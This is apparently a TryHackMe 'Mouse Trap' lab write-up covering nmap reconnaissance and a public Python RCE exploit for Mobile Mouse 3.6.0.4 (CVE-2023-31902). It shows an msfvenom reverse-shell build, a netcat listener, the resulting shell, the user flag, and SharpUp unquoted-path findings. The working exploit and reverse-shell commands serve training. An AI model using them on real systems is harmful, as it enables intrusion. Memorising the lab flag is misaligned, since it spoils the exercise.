


Try Hack Me/Mouse Trap

Try Hack Me / Mouse Trap

by: alfreddgreat



Task 1 ○ Jom and Terry Go Purple



In the world of cyber security, we often talk about a game of cat and mouse.

▶ Start Machine

Follow the adventures of Jom and Terry, members of the TryMouseMe purple team, as they work through a thrilling exercise of Attack and Defense. From initial access to persistence, you will emulate a three-stage attack on a Windows environment.

Attack Emulation VM

Click the green **Start Machine** button to start the machine above.

Please give the VM 5 minutes to boot up.

While you wait for the machine to start, familiarise yourself with the attack chain and engagement information below.

Note: It is **highly recommended** to use the **AttackBox** for this task.

Attack Emulation VM

Click the green **Start Machine** button to start the machine above.

Please give the VM 5 minutes to boot up.

While you wait for the machine to start, familiarise yourself with the attack chain and engagement information below.

Note: It is **highly recommended** to use the **AttackBox** for this task.

Attack Chain

To test the capabilities of the **blue team**, you have been tasked to use the following TTPs to compromise the target:

Tactics	Techniques	Procedures
TA001: Initial access	Exploit Public-Facing Application (T1190)	After finding a vulnerable service, you will get a user shell via remote code execution.
TA004: Privilege Escalation	Path Interception by Unquoted Path (T1574.009)	You will then escalate your privileges through an unquoted service path.
TA003: Persistence	Registry Run Keys / Startup Folder (T1547.001) Create Account: Local Account (T1136.001)	Finally, you will maintain persistence thanks to registry run keys and local user account creation.

Engagement Specifications

To effectively detect the activities conducted during the emulation, here are the specific Indicators of Compromise (IOCs) that **must be followed** during the execution of the attack vectors:

Technique	Requirements
Remote code execution	<ul style="list-style-type: none">Once you've found the CVE and exploit, use the version that uses SMB, not HTTPGenerate a Windows stageless reverse TCP (x64) shellEnsure that your reverse shell is called shell.exe
Unquoted service path	<ul style="list-style-type: none">Use SharpUp.exe for enumeration, located in C:\Users\purpletomTarget the Mobile Mouse directory while executing the unquoted service path abuse
Registry run keys and local account creation	<ul style="list-style-type: none">Use the HKEY_CURRENT_USER registry hiveUse the SYSTEM user when creating the run key persistenceSpecify the registry key name (shell)Use the following path for the payload (C:\Windows\Temp\shell.exe)Specify the name of the backdoor user (terry)

```
root@ip-10-10-123-135:~# nmap -sS -sC -sV 10.10.162.0
```

```
root@ip-10-10-123-135:~# nmap -sS -sC -sV -O 10.10.162.0
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-30 22:19 BST
```

```
Nmap scan report for 10.10.162.0
```

```
Host is up (0.00035s latency).
```

```
Not shown: 994 closed ports
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
----------	------	---------------	-----------------------------

```
| rdp-ntlm-info:
```

```
| Target_Name: MOUSETRAP
```

```
| NetBIOS_Domain_Name: MOUSETRAP
```

```
| NetBIOS_Computer_Name: MOUSETRAP
```

```
| DNS_Domain_Name: MOUSETRAP
```

```
| DNS_Computer_Name: MOUSETRAP
```

```
| Product_Version: 10.0.17763
```

```
|_ System_Time: 2025-03-30T21:22:42+00:00
```

```
| ssl-cert: Subject: commonName=MOUSETRAP
```

```
| Not valid before: 2024-12-08T13:53:36
```

```
|_ Not valid after: 2025-06-09T13:53:36
```

```
|_ ssl-date: 2025-03-30T21:23:10+00:00; 0s from scanner time.
```

9099/tcp	open	unknown	
----------	------	---------	--

```
| fingerprint-strings:
```

```
| FourOhFourRequest, GetRequest:
```

```
| HTTP/1.0 200 OK
```

```
| Server: Mobile Mouse Server
```

```
| Content-Type: text/html
```

```
| Content-Length: 326
```

```
|_ <HTML><HEAD><TITLE>Success!</TITLE><meta name="viewport" content="width=device-width,user-scalable=no" /></HEAD><BODY BGCOLOR=#000000><br><br><p style="font:12pt arial,geneva,sans-serif;text-align:center; color:green; font-weight:bold;" >The server running on "MOUSETRAP" was able to receive your request.</p></BODY></HTML>
```

9999/tcp	open	abyss?	
----------	------	--------	--

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
SF-Port9099-TCP:V=7.80%I=7%D=3/30%Time=67E9B591%P=x86_64-pc-linux-gnu%(Ge
```

```
SF:tRequest,1A7,"HTTP/1.0\x2000\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x20Server\x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x20326\r\n\r\n<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\" \x20content=\"width=device-width,user-scalable=no\" \x20/></HEAD><BODY\x20BGCOLOR=#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-serif;\x20text-align:center;\x20color:green;\x20font-weight:bold;\" \x20>The\x20server\x20running\x20on\x20\"MOUSETRAP\" \x20was\x20able\x20to\x20receive\x20your\x20request\</p></BODY></HTML>\r\n")%r(
FourOhFourRequest,1A7,"HTTP/1.0\x2000\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x20Server\x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x20326\r\n\r\n<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\" \x20content=\"width=device-width,user-scalable=no\" \x20/></HEAD><BODY\x20BGCOLOR=#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-serif;\x20text-align:center;\x20color:green;\x20font-weight:bold;\" \x20>The\x20server\x20running\x20on\x20\"MOUSETRAP\" \x20was\x20able\x20to\x20receive\x20your\x20request\</p></BODY></HTML>\r\n");
```

MAC Address: 02:23:36:E3:FF:87 (Unknown)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

```
OS:SCAN(V=7.80%E=4%D=3/30%OT=135%CT=1%CU=37501%PV=Y%DS=1%DC=D%G=Y%M=022336%
OS:TM=67E9B63F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
OS:M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)
```

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: MOUSETRAP, NetBIOS user: <unknown>, NetBIOS MAC: 02:23:36:e3:ff:87 (unknown)

|_smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

```
| smb2-time:  
| date: 2025-03-30T21:22:42  
|_ start_date: N/A
```


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 212.34 seconds

```
root@ip-10-10-123-135:~# nmap --script vuln 10.10.162.0
```

```
root@ip-10-10-123-135:~# nmap --script vuln 10.10.162.0  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-30 22:04 BST  
Nmap scan report for 10.10.162.0  
Host is up (0.00025s latency).  
Not shown: 994 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
|_clamav-exec: ERROR: Script execution failed (use -d to debug)  
139/tcp    open  netbios-ssn  
|_clamav-exec: ERROR: Script execution failed (use -d to debug)  
445/tcp    open  microsoft-ds  
|_clamav-exec: ERROR: Script execution failed (use -d to debug)  
3389/tcp   open  ms-wbt-server  
|_clamav-exec: ERROR: Script execution failed (use -d to debug)  
|_sslv2-drown:  
9099/tcp   open  unknown  
|_clamav-exec: ERROR: Script execution failed (use -d to debug)  
9999/tcp   open  abyss  
|_clamav-exec: ERROR: Script execution failed (use -d to debug)  
MAC Address: 02:23:36:E3:FF:87 (Unknown)  
  
Host script results:  
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR  
|_smb-vuln-ms10-054: false  
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR  
  
Nmap done: 1 IP address (1 host up) scanned in 59.82 seconds
```

Using port 9099 in the browser




In the first port, version scan we see that there is a Mobile Mouse Server


Search for an exploit in the internet and the following from github appears

<https://github.com/blue0x1/mobilemouse-exploit?tab=readme-ov-file>


```
9099/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Server: Mobile Mouse Server
|     Content-Type: text/html
|     Content-Length: 326
|     <HTML><HEAD><TITLE>Success!</TITLE>
```





 blue0x1 / **mobilemouse-exploit**

IssuesPull requestsActionsProjectsSecurityInsights

 **mobilemouse-exploit** Public Watch

main 1 Branch 0 Tags Add file Code

 **blue0x1** Create `CVE-2023-31902.py` 33d6b20 · 11 months ago 5 Commits


 <code>CVE-2023-31902-v2.py</code>	Create <code>CVE-2023-31902-v2.py</code>	11 months ago
 <code>CVE-2023-31902-v3.py</code>	Create <code>CVE-2023-31902-v3.py</code>	11 months ago
 <code>CVE-2023-31902.py</code>	Create <code>CVE-2023-31902.py</code>	11 months ago
 <code>README.md</code>	Update <code>README.md</code>	11 months ago

README

Mobile Mouse 3.6.0.4 Remote Code Execution Exploit

CVE-2023-31902

The exploit has two versions, one that uses SMB and one that uses HTTP. It allows an attacker to execute arbitrary code on the target machine by sending a specially crafted request to the Mobile Mouse server. v3 (cmd) :



Using the V2 version: [CVE-2023-31902-v2.py](#)

```
# Exploit Title: Mobile Mouse 3.6.0.4 Remote Code Execution v2
# Date: Apr 28, 2023
# Exploit Author: Chokri Hammedi
# Vendor Homepage: https://mobilemouse.com/
# Software Link: https://www.mobilemouse.com/downloads/setup.exe
# Version: 3.6.0.4
# Tested on: Windows 10 Enterprise LTSC Build 17763
```

```
#!/usr/bin/env python3
```

```
import socket
from time import sleep
import argparse
```

```
import threading
from impacket import smbserver

def smb_server(lhost, file_to_serve):
    server = smbserver.SimpleSMBServer(listenAddress=lhost, listenPort=445)
    server.addShare("share", ".", "")
    server.start()

help = " Mobile Mouse 3.6.0.4 Remote Code Execution "
parser = argparse.ArgumentParser(description=help)
parser.add_argument("--target", help="Target IP", required=True)
parser.add_argument("--file", help="File name to Upload", required=True)
parser.add_argument("--lhost", help="Your local IP", default="127.0.0.1")

args = parser.parse_args()

host = args.target
command_shell = args.file
lhost = args.lhost
port = 9099 # Default port

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_SNDBUF, 256)
s.connect((host, port))

smb_server_thread = threading.Thread(target=smb_server, args=(lhost, command_shell))
smb_server_thread.start()

CONN =
bytearray.fromhex("434F4E4E4543541E1E63686F6B726968616D6D6564691E6950686F6E651E321E321E04")
s.send(CONN)
run = s.recv(54)

RUN = bytearray.fromhex("4b45591e3131341e721e4f505404")
s.send(RUN)
run = s.recv(54)

sleep(0.5)
```



```
payload = f"cmd.exe /c start /B \\\生{{lhost}}\\share\\生{{command_shell}}".encode('utf-8')
hex_payload = payload.hex()
SHELL = bytearray.fromhex("4B45591E3130301E" + hex_payload + "1E04" +
"4b45591e2d311e454e5445521e04")
s.send(SHELL)
shell = s.recv(96)

print("Take The rose...")

sleep(30)
s.close()
```

Save the file to a **mousemobile.py** using the code above

Now create an executable remote shell execution using the **msfvenom**.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x64.exe
```

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP_LOCAL_MACHINE
LPORT=PORT_LOCAL -f exe > shell-x64.exe
```

```
root@ip-10-10-123-135:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.123.135 LPORT=446 -f exe > shell-x64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Using the **mousemobile.py** and using the **shell-x64.exe** as the code to be executed.

Take note that shell-x64.exe has been created using port 446

First open a terminal and run the following command

```
nc -lnvp 446
```

```
root@ip-10-10-123-135:~# nc -lnvp 446
Listening on 0.0.0.0 446
```

Leave it open and open another terminal and now we will exploit the mouse application using the python script.

```
python3 mousemobile.py --target 10.10.162.0 --lhost 10.10.123.135 --file shell-x64.exe
```

```
root@ip-10-10-123-135:~# python3 mousemobile.py --target 10.10.162.0 --lhost 10.10.123.135 --file shell-x64.exe
Take The rose...
```

Now with the first terminal where netcat is opened, it should have connected.

```
root@ip-10-10-123-135:~# nc -lnvp 446
Listening on 0.0.0.0 446
Connection received on 10.10.162.0 49980
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now we have a windows terminal opened.

```
C:\Windows\system32>whoami
whoami
mousetrap\purpletom
```

```
C:\>cd Users
cd Users

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users

07/03/2024  05:19 PM    <DIR>          .
07/03/2024  05:19 PM    <DIR>          ..
07/23/2024  03:29 PM    <DIR>          Administrator
07/18/2024  01:35 PM    <DIR>          Public
03/30/2025  08:52 PM    <DIR>          purpletom
                0 File(s)                0 bytes
                5 Dir(s)  14,533,132,288 bytes free

C:\Users>cd purpletom
cd purpletom
C:\Users\purpletom>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\purpletom

03/30/2025  08:52 PM    <DIR>          .
03/30/2025  08:52 PM    <DIR>          ..
07/03/2024  06:03 PM    <DIR>          3D Objects
07/03/2024  06:03 PM    <DIR>          Contacts
07/03/2024  06:03 PM    <DIR>          Desktop
07/03/2024  06:03 PM    <DIR>          Documents
07/03/2024  06:03 PM    <DIR>          Downloads
07/03/2024  06:03 PM    <DIR>          Favorites
07/03/2024  06:03 PM    <DIR>          Links
07/03/2024  06:03 PM    <DIR>          Music
07/03/2024  06:03 PM    <DIR>          Pictures
07/03/2024  06:03 PM    <DIR>          Saved Games
07/03/2024  06:03 PM    <DIR>          Searches
07/04/2024  01:58 PM                22 user.txt
07/03/2024  06:03 PM    <DIR>          Videos
                1 File(s)                22 bytes
                14 Dir(s)  14,533,132,288 bytes free

C:\Users\purpletom>
```

Get the flag in the user.txt

```
C:\Users\purpletom>more user.txt
more user.txt
THM{Terry_mouse_2_rce}
```

THM{Terry_mouse_2_rce}

Exploiting the Unquoted Path

Search the unquoted path of a service using the command below.

Using shapup.exe

```
C:\Users\purpletom>SharpUp.exe audit
```

```
SharpUp.exe audit
```

```
=== SharpUp: Running Privilege Escalation Checks ===
```

```
[!] Modifiable scheduled tasks were not evaluated due to permissions.
```

```
=== Services with Unquoted Paths ===
```

```
[S] Service 'Mobile Mouse Service' (StartMode: Manual) has executable 'C:\Program Files (x86)\Mobile Mouse\Mouse Utilities\HelperService.exe', but 'C:\Program' is modifiable.
```

```
[S] Service 'Mobile Mouse Service' (StartMode: Manual) has executable 'C:\Program Files (x86)\Mobile Mouse\Mouse Utilities\HelperService.exe', but 'C:\Program Files' is modifiable.
```

```
[S] Service 'Mobile Mouse Service' (StartMode: Manual) has executable 'C:\Program Files (x86)\Mobile Mouse\Mouse Utilities\HelperService.exe', but 'C:\Program Files (x86)\Mobile Mouse\Mouse' is modifiable.
```

'C:\Program Files (x86)\Mobile Mouse\Mouse' is modifiable.

Revision #14

Created 18 November 2024 00:37:40 by alfreddgreat

Updated 31 March 2025 02:29:55 by Admin